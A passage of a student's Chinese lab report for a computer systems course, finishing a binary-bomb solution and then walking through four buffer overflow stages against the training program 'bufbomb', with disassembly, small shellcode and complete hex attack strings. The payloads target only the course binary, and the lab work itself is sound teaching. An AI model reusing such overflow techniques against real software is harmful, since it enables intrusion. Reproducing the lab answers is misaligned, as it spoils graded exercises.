8048e81: 8b 43 08 mov 0x8(%ebx),%eax

8048e84: 8b 00 mov (%eax),%eax

8048e86: 39 03 cmp %eax,(%ebx)

8048e88: 7e ef jle 8048e79 <phase\_6+0xb9>

8048e8a: e8 56 02 00 00 call 80490e5 <explode\_bomb>

8048e8f: eb e8 jmp 8048e79 <phase\_6+0xb9>

8048e91: 8b 44 24 3c mov 0x3c(%esp),%eax

8048e95: 65 33 05 14 00 00 00 xor %gs:0x14,%eax

8048e9c: 75 06 jne 8048ea4 <phase\_6+0xe4>

8048e9e: 83 c4 44 add $0x44,%esp

8048ea1: 5b pop %ebx

8048ea2: 5e pop %esi

8048ea3: c3 ret

8048ea4: e8 e7 f8 ff ff call 8048790 <\_\_stack\_chk\_fail@plt>

代码有点长，我的心里还是比较虚的，毕竟代码一长就容易搞混逻辑关系，开始执行代码吧，将字符串参数当参数传给read\_six\_numbers，可见函数参数很明确是6个数字了，接下来检测返回值，很常见的检测，esi置0，跳到0x8048e05，由于esi为0，显然是将读入的6个数字的第一个传给了eax，eax-1，无符号比较和5的大小，小于等于跳转0x8048de9，否则引爆炸弹，可知输入的数字应该在[1, 6]之间，接下来跳转0x8048de9，esi加1，比较和6的大小，看来是检测循环的终止条件，有可能是检测6个数据的大小，将esi赋值给ebx，ebx为1，将数组中的第2个数字赋值给eax，比较和第一个数字的大小，相等引爆炸弹，不相等继续循环，ebx+1，继续比较，直到ebx为6，即最后一个数字下一个位置，也就是把esi下标处数字后的数字全部比较，确保不重复，由此可知参数应该是1 2 3 4 5 6的一个排列，具体信息还需要继续才能知道。

直接跳转到循环结束，就是esi为6时跳转的地方，进入查看，0x8048e1f，将ebx置0，esi置0，第一个数字赋值给ecx，eax置1，edx赋值了一个奇怪的数字，根据前面的地址可以推断赋值的时一个地址，打开gdb查看地址内容，如图2-17所示：




图2-17

见到出现了几个node开头的变量，而变量看起来都比较大，每个都是3个字节，推断变量时结构体类型，其中第3个字很容易看出来时地址域，指向下一个结点的地址，一共6个node变量。继续代码执行，edx是第一个结构体的地址，比较ecx和1，小于等于1跳转0x8048e43，是对于数字是1的特判，此处先不管，继续向下，将edx对应结构体指针域赋值给edx，eax+1与ecx比较，直到两者相等，相等后将edx就是结构体内第ecx个结构体的指针放入栈的一个变量内，ebx放入开始的指针变量，ecx赋值为ebx，eax赋值1，将第一个指针取出，放入edx，放入ecx指向的结构体的指针域处，此时ecx指向的结构体我已经分不清了，推测是使用我输入的值为结构体进行了排序，只是排序过程太过复杂，我已经理解不了了，看到下面有一个mov (%eax)，eax指令，和以前的结构体调用非常接近，接下来比较eax与(%ebx),如果ebx指向元素大于等于eax就继续，否则就引爆炸弹，然后将0x8(%ebx)赋值给ebx，显然是链表向后移动，据此猜测是采用我的数据将链表排成了有序，我看了数据域为：

0x3db 0x317 0x1f6 0x26d 0x24b 0x337

按照大小排序后下标的顺序就是：

3 5 4 2 6 1

测试后发现正确，此炸弹大胆猜测得到正确答案，可以说是运气吧。

4.实验结果：解决全部炸弹，结果如图2-18：




图2-18

**2.3 实验小结**

本次实验可以说对我的挑战还是比较大的，尤其是第6个实验指令间的相互跳转把我搞得晕头转向，最后还是通过后面的比较指令和自己对数据结构的敏感性碰巧找到了答案，这次实验的过程还是比较辛苦的，很惭愧没有找到隐藏炸弹的信息，不过能够找到所有炸弹的结果还是比较让人高兴的。汇编学到的知识能够用到实际的题目还是很让人欣慰的。解决全部问题的快感不亚于AC了一道OJ题目，希望以后可以在以后的学习工作中更好的运用自己所学到一些知识。

# 实验3：缓冲区溢出攻击

**3.1 实验概述**

缓冲区溢出攻击实验主要是训练我们对函数调用中产生的栈帧空间等内存元素进行研究，通过函数的不安全调用时函数跳转到我们想要其执行的地方。主要意义就是让我们对函数调用的安全性进行思考，当输入内容超出了函数缓冲区的内容时如果不加以检测的话很容易为入侵者创造突破我们的系统的条件。

实验要求至少完成3个溢出实验，我的安排是写出4个。

**3.2 实验内容**

对一个可执行程序“bufbomb”实施一系列缓冲区溢出 攻击（buffer overflow attacks），也就是设法通过造成缓 冲区溢出来改变该可执行程序的运行内存映像，继而执行一些原来程序中没有的行为。

**3.2.1 阶段1 smoke**

1.任务描述：构造一个攻击字符串作为bufbomb的输入，而在 getbuf()中造成缓冲区溢出，使得getbuf()返回时不是返回到 test函数继续执行，而是转向执行smoke 。

2.实验设计：objdump获取反汇编代码，使用给的工具将字符对转换为需要的字符串，将函数返回地址覆盖掉，达到跳转目的。

3.实验过程：首先objdump获取反汇编代码，找到getbuf的位置，代码如下：

080491ec <getbuf>:

80491ec: 55 push %ebp

80491ed: 89 e5 mov %esp,%ebp

80491ef: 83 ec 38 sub $0x38,%esp

80491f2: 8d 45 d8 lea -0x28(%ebp),%eax

80491f5: 89 04 24 mov %eax,(%esp)

80491f8: e8 55 fb ff ff call 8048d52 <Gets>

80491fd: b8 01 00 00 00 mov $0x1,%eax

8049202: c9 leave

8049203: c3 ret

函数栈空间大小为0x38 + 4个字节，缓冲区为0x28个字节，想要覆盖Gets返回地址就需要0x28+4+4字节，最后的4字节就是覆盖的返回地址。

查看文件反编译源码找到smoke函数的地址：

08048c90 <smoke>

可知函数返回地址为0x8048c90。

构造字符串，前44字节是任意的，最后4字节为0x8048c90，小端存放。

结果为：

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

90 8c 04 08

4.实验结果：要使用的字符串是：

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

90 8c 04 08

测试结果如图3-1所示：




图3-1

测试成功。

**3.2.2 阶段2 fizz**

1.任务描述：构造一个攻击字符串作为bufbomb的输入，在getbuf()中造成缓冲区溢出，使得本次getbuf()返回时不是返回到test函数继续执行，而是转向执行fizz()。与Smoke阶段不同和且较难的地方在于fizz函数需要一个输入参数。

2.实验设计：分析栈帧结构，找出参数位置，使用缓冲区溢出设置好参数。

3.实验过程：首先要找到fizz函数的位置，在反编译的文件中找到fizz：

08048cba <fizz>

参考IA-32的参数位置，参数在返回地址向高地址处存放，直接将返回结果存放在返回地址下一个位置就行了，问题是我们的函数调用是使用缓冲区溢出造成的，不是常规的函数调用，而fizz函数还是会认为自己有返回地址，所以我们要为fizz设置返回地址，这个fizz返回地址随意，fizz地址后才是函数参数。

参数值在实验说明书文件中给明了就是我们自己使用学号生成的cookie，我的cookie值为：0x72fc859a。

构造字符串：

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

/\* 覆盖返回地址 \*/

ba 8c 04 08

/\* fizz的返回地址 \*/

00 00 00 00

/\* 参数 \*/

9a 85 fc 72

4.实验结果：给出阶段x的实验结果和必要的结果分析

测试结果如图3-2所示：




图3-2

**3.2.3 阶段3 bang**

1.任务描述：本阶段的任务是设计包含攻击代码的攻击字符串，所含攻击代码首先将全局变量global\_value设置为你的cookie值，然后转向执行bang()。

2.实验设计：找到变量位置，编写汇编源码，gcc编译为.o文件，objdump获取机器码，字符串写入源码和覆盖返回地址，调用函数。

3.实验过程：找到全局变量global\_value位置：0804c218 <global\_value>；

找到bang函数位置：08048d05 <bang>；

编写代码进行复制和覆盖返回地址：首先要找到栈帧的位置，这个就需要到gdb中取寻找了，找到getbuf函数反编译源码：

080491ec <getbuf>:

80491ec: 55 push %ebp

80491ed: 89 e5 mov %esp,%ebp

80491ef: 83 ec 38 sub $0x38,%esp

80491f2: 8d 45 d8 lea -0x28(%ebp),%eax

80491f5: 89 04 24 mov %eax,(%esp)

80491f8: e8 55 fb ff ff call 8048d52 <Gets>

80491fd: b8 01 00 00 00 mov $0x1,%eax

8049202: c9 leave

8049203: c3 ret

在0x80491f5下断点，获取此时的eax值为buf起始位置：

结果如图3-3所示：




图3-3

Eax值为0x556835b8，编写汇编代码：

movl $0x72fc859a, 0x804c218

pushl $0x8048d05

ret

编译反编译获取机器码：

bang.o: file format elf32-i386

Disassembly of section .text:

00000000 <.text>:

0: c7 05 18 c2 04 08 9a movl $0x72fc859a,0x804c218

7: 85 fc 72

a: 68 05 8d 04 08 push $0x8048d05

f: c3 ret

转换到字符串上就是将返回地址覆盖为机器码位置，在机器码中为全局变量赋值，转移到bang函数中。

字符串：

c7 05 18 c2 04 08 9a 85 fc 72 68 05 8d 04 08 c3 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 35 68 55

4.实验结果：结果如图3-4所示：




图3-4

实验成功。

**3.2.4 阶段4 boom**

1.任务描述：本阶段的实验任务就是构造这样一个攻击字符串，使得getbuf函数不管获得什么输入，都能将正确的cookie值返回给test函数，而不是返回值1。除此之外，你的攻击代码应还原任何被破坏的状态，将正确返回地址压入栈中，并执行ret指令从而真正返回到test函数。

2.实验设计：使用代码将ebp和eax设置为正常返回的样子即可。

3.实验过程：找到getbuf函数正确的返回地址：

8048e7c: e8 6b 03 00 00 call 80491ec <getbuf>

8048e81: 89 c3 mov %eax,%ebx

就是0x8048e81了，返回值存放在eax中。

下面查看正确返回的ebp值是多少，在0x8048e81下断点运行，查看寄存器值，如图3-5所示：




图3-5

在代码中将ebp设置为 0x55683610即可。

编写汇编代码：

movl $0x72fc859a, %eax

movl $0x55683610, %ebp

pushl $0x8048e81

ret

获得机器码：

boom.o: file format elf32-i386

Disassembly of section .text:

00000000 <.text>:

0: b8 9a 85 fc 72 mov $0x72fc859a,%eax

5: bd 10 36 68 55 mov $0x55683610,%ebp

a: 68 81 8e 04 08 push $0x8048e81

f: c3 ret

构造字符串：

b8 9a 85 fc 72 bd 10 36 68 55 68 81 8e 04 08 c3 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 35 68 55

4.实验结果：结果如图3-6所示：




图3-6

实验成功。

**3.3实验小结**

本次实验主要使用的技术就是栈帧分析，Linux下的代码的编译和反编译，使用的工具主要是objdump和gdb。方法就是分析栈帧，使用反汇编的代码获取函数的地址和全局变量等一系列信息，再分析代码流程就可以很快的解决问题。结果就是本次实验一共写出来了4个缓冲区溢出的题目，使我对缓冲区溢出有了更深的理解。

缓冲区溢出的发生是程序员在编写函数的时候没有考虑到输入的字符数多于缓冲区的容量，导致栈区被破坏，程序执行异常，普通的溢出就是程序停止运行，严重的有可能会让入侵者获取系统shell，这是非常危险的，不过现在也有了很多措施来避免这些危害。

通过学习缓冲区溢出是我意识到程序总是会有bug的，而我们的工作就是不断减少程序中的bug数量，最终使程序的可用性不断提高。

# 实验总结

计算机系统基础的实验课结束了，我们也在实验课上学到了很多课本上没有的东西，最大的收获就是学会了分析汇编代码来摸清楚代码的逻辑来分析程序的功能，函数名对于破解程序来说是一个很有用的部分，通过函数名我们甚至可以猜出来函数的参数个数，返回值个数等有用信息。

在缓冲区溢出的实验中我又仔细的学习了函数的栈帧结构，以前只是知道函数的递归是使用了栈，到了现在我才真正明白压栈和出栈，栈传参究竟是如何完成的，明白了为什么在函数中不易开辟较大自动变量的数组是为什么，因为栈帧的大小是很有限的，太大的数组会占用很多位置，这时候较好的做法就是将数组设置为全局数组或者静态数组。对以后代码的编写有很大的帮助。

缓冲区溢出的实验也让我明白了程序的安全性非常重要，很多对参数的检查都是为了保证函数的安全运行，有时候函数出问题的后果是很严重的，甚至有可能导致系统崩溃，用户信息泄露等后果。

实验课中的第一次实验是数据的二进制表示，让我了解了浮点数在二进制中的具体表现形式，对以后分析bug很有用，也能让我具体的知道信息在计算机中的表示，不止是知道如何编写程序，更知道具体的实现细节，编译器会如何对其进行优化。

总的来说实验让我们了解底层，是我们在计算机这条路上可以走的更远。